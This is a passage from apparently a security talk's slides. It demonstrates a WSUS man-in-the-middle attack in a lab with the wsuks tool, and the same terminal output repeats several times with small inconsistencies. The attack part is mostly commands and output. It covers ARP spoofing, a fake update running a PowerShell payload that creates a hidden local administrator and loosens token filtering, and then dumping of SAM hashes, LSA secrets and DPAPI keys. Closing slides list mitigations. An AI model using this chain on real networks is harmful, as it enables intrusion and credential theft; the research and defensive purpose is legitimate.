Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] == Setup done, starting services ==
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531 ...
```



Highjack Traffic and Serve Update



```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be to 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
};
Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] ===== Setup done, starting services =====
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531 ...
```



Highjack Traffic and Serve Update

```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be set to 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
};
Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] ===== Setup done, starting services =====
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531 ...
```



Highjack Traffic and Serve Update

```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be to 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
}
}";
Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] ===== Setup done, starting services =====
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531 ...
```



Highjack Traffic and Serve Update

```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be to 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
}
}";
Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] ===== Setup done, starting services =====
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531 ...
```

Now we wait...



Highjack Traffic and Serve Update

```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be to 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
}
}";
Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member user82302;"
[*] WSUS Server specified manually: 192.168.33.11:8531
[*] Setup done, starting services
[*] Starting ARP spoofing for target 192.168.33.13 and spoofing IP address 192.168.33.11
[*] Configure nftables for NATing incoming packages from 192.168.33.13 with source 192.168.33.11:8531 to 192.168.33.2
[*] Using TLS certificate 'secure.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 192.168.33.2:8531

[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /SimpleAuthWebService/SimpleAuth.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/SimpleAuthWebService/GetAuthorizationCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /ecb28340-5655-441f-9d42-5685b463b597/PsExec64.exe
[+] GET request for exe: /ecb28340-5655-441f-9d42-5685b463b597/PsExec64.exe
[+] Received GET request: /ecb28340-5655-441f-9d42-5685b463b597/PsExec64.exe
[+] GET request for exe: /ecb28340-5655-441f-9d42-5685b463b597/PsExec64.exe
^C

[*] Stopping Services
[*] Stopping WSUS Server...
[*] Stopping ARP spoofing for target 192.168.33.13
[*] Restoring ARP tables for target 192.168.33.13 and spoofed IP address 192.168.33.11
[*] Stop routing: Delete 'wsuks' routing table
```



Profit

```
(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ nxc smb 192.168.33.13 -u user82302 -p ETguiPmXpaeBvVWH --local-auth
SMB 192.168.33.13 445 CLIENT [*] Windows 10 / Server 2019 Build 17763 x64 (name:CLIENT) (domain:CLIENT) (signing:False) (SMBv1:None)
SMB 192.168.33.13 445 CLIENT [+] CLIENT\user82302:ETguiPmXpaeBvVWH (Pwn3d!)

(kali@kali)-[~/Git/tmp/Certipy] (ESC17)
$ nxc smb 192.168.33.13 -u user82302 -p ETguiPmXpaeBvVWH --local-auth --sam --lsa
SMB 192.168.33.13 445 CLIENT [*] Windows 10 / Server 2019 Build 17763 x64 (name:CLIENT) (domain:CLIENT) (signing:False) (SMBv1:None)
SMB 192.168.33.13 445 CLIENT [+] CLIENT\user82302:ETguiPmXpaeBvVWH (Pwn3d!)
SMB 192.168.33.13 445 CLIENT [*] Dumping SAM hashes
SMB 192.168.33.13 445 CLIENT Administrator:500:aad3b435b51404eeaad3b435b51404ee:89ca5bc62cb5f27bd58c292baaf45603 :::
SMB 192.168.33.13 445 CLIENT Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.33.13 445 CLIENT DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.33.13 445 CLIENT WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:735321419edbc4f47456751eea0b237c :::
SMB 192.168.33.13 445 CLIENT vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
SMB 192.168.33.13 445 CLIENT localAdmin:1009:aad3b435b51404eeaad3b435b51404ee:85446defb397550c619751fbd6f7bd59 :::
SMB 192.168.33.13 445 CLIENT user56861:1027:aad3b435b51404eeaad3b435b51404ee:a4b9fc7842ed0a39ba20d6eb504100e6 :::
SMB 192.168.33.13 445 CLIENT user79571:1028:aad3b435b51404eeaad3b435b51404ee:44efc2c8ba6a499275330255f2453d7e :::
SMB 192.168.33.13 445 CLIENT user29814:1029:aad3b435b51404eeaad3b435b51404ee:723ffea16b627d4158c768d48899d645 :::
SMB 192.168.33.13 445 CLIENT user09548:1030:aad3b435b51404eeaad3b435b51404ee:89b7ca7214c639ef8d098a9b385282c8 :::
SMB 192.168.33.13 445 CLIENT user82302:1031:aad3b435b51404eeaad3b435b51404ee:45146c772aeb5585c2ff1d28215838b4 :::
SMB 192.168.33.13 445 CLIENT [+] Added 11 SAM hashes to the database
SMB 192.168.33.13 445 CLIENT [+] Dumping LSA secrets
SMB 192.168.33.13 445 CLIENT SCCM.LAB\alice:$DCC2$10240#alice#d65dc1fe70728fd19b32ca9c283b793e: (2025-09-21 16:20:45)
SMB 192.168.33.13 445 CLIENT SCCMLAB\CLIENT$:aes256-cts-hmac-sha1-96:fc5a98acc3020a344093e81626556b354127f533f2966673565e63a51577f67f
SMB 192.168.33.13 445 CLIENT SCCMLAB\CLIENT$:aes128-cts-hmac-sha1-96:1647dc0f963e5c770981a4826f560e8a
SMB 192.168.33.13 445 CLIENT SCCMLAB\CLIENT$:des-cbc-md5:b3feb057a4f73729
SMB 192.168.33.13 445 CLIENT SCCMLAB\CLIENT$:plain_password_hex:cf26af6a28c5b44c4f5021cdaad8cb321749f3e1ad932c1af1f8b177f8093991b5cce64fabdf95506e6fccf626fdfa76db68932bf06a
f337eb4a56cc800da93ac27b29101c27c58d44a3c36a4f75d5ac3931fe534e16a403d6755f08899df5c6b3e450983c42b95d5bbaca74e4ab3dc4fe45d0c22dcddcc6f7465a0ba2977485b61d6f7e2b77d9b2795e3a06355c687231720eb0d5e73b37
0cfe4058001832a9863acf86c932b73e035861b2e8befb4a7e82bc48075ca595c33dd9d11f27e04099f176636e871b7a7c2b77a9d35b0b76258ba147a3ab5af0c75b7224ec9c94eff0aa6850d6dd8be62687beec26d569d
SMB 192.168.33.13 445 CLIENT SCCMLAB\CLIENT$:aad3b435b51404eeaad3b435b51404ee:121f00ca5f79becce378756be6cc92d :::
SMB 192.168.33.13 445 CLIENT dpapi_machinekey:0xf7acfd10d3b3c739d9bda3cde7e3c741cd44b951
dpapi_userkey:0x6581ce1b6d6dc908cb6ec65c12bd2a5f6da8a24a
SMB 192.168.33.13 445 CLIENT [+] Dumped 7 LSA secrets to /home/kali/.nxc/logs/lsa/192.168.33.13_None_2025-10-09_180025.secrets and /home/kali/.nxc/logs/lsa/192.168.33.13_None_2025-10-09_180025.cached
```



Mitigations & Future Research




Mitigations protecting WSUS

- Certificate pinning - available since 2021
- Hidden in Configuration Manager documentation
- Works with every WSUS installation
- ... but needs manual setup



Mitigations protecting WSUS



Mitigation: ESC17

- Identification through classification: ESC17
- Very similar to ESC1
- Restricting ECU is not a solution!
- Modify certificate template
 - Restrict Enrollee Supplies Subject
 - Restrict enrollment rights
 - Require e.g. Manager Approval



Future Research

- Other protocols
 - SCCM
- Third party (software) mangagement tooling
 - Veeam



THANKS!

Alexander Neff

 [linkedin.com/in/alexander-neff-060a65187/](https://www.linkedin.com/in/alexander-neff-060a65187/)

 github.com/NeffIsBack

 [@al3x-n3ff.bsky.social](https://bsky.app/profile/al3x-n3ff.bsky.social)

 [@al3x_n3ff](https://twitter.com/al3x_n3ff)

 aneff.io



Scan for Slides

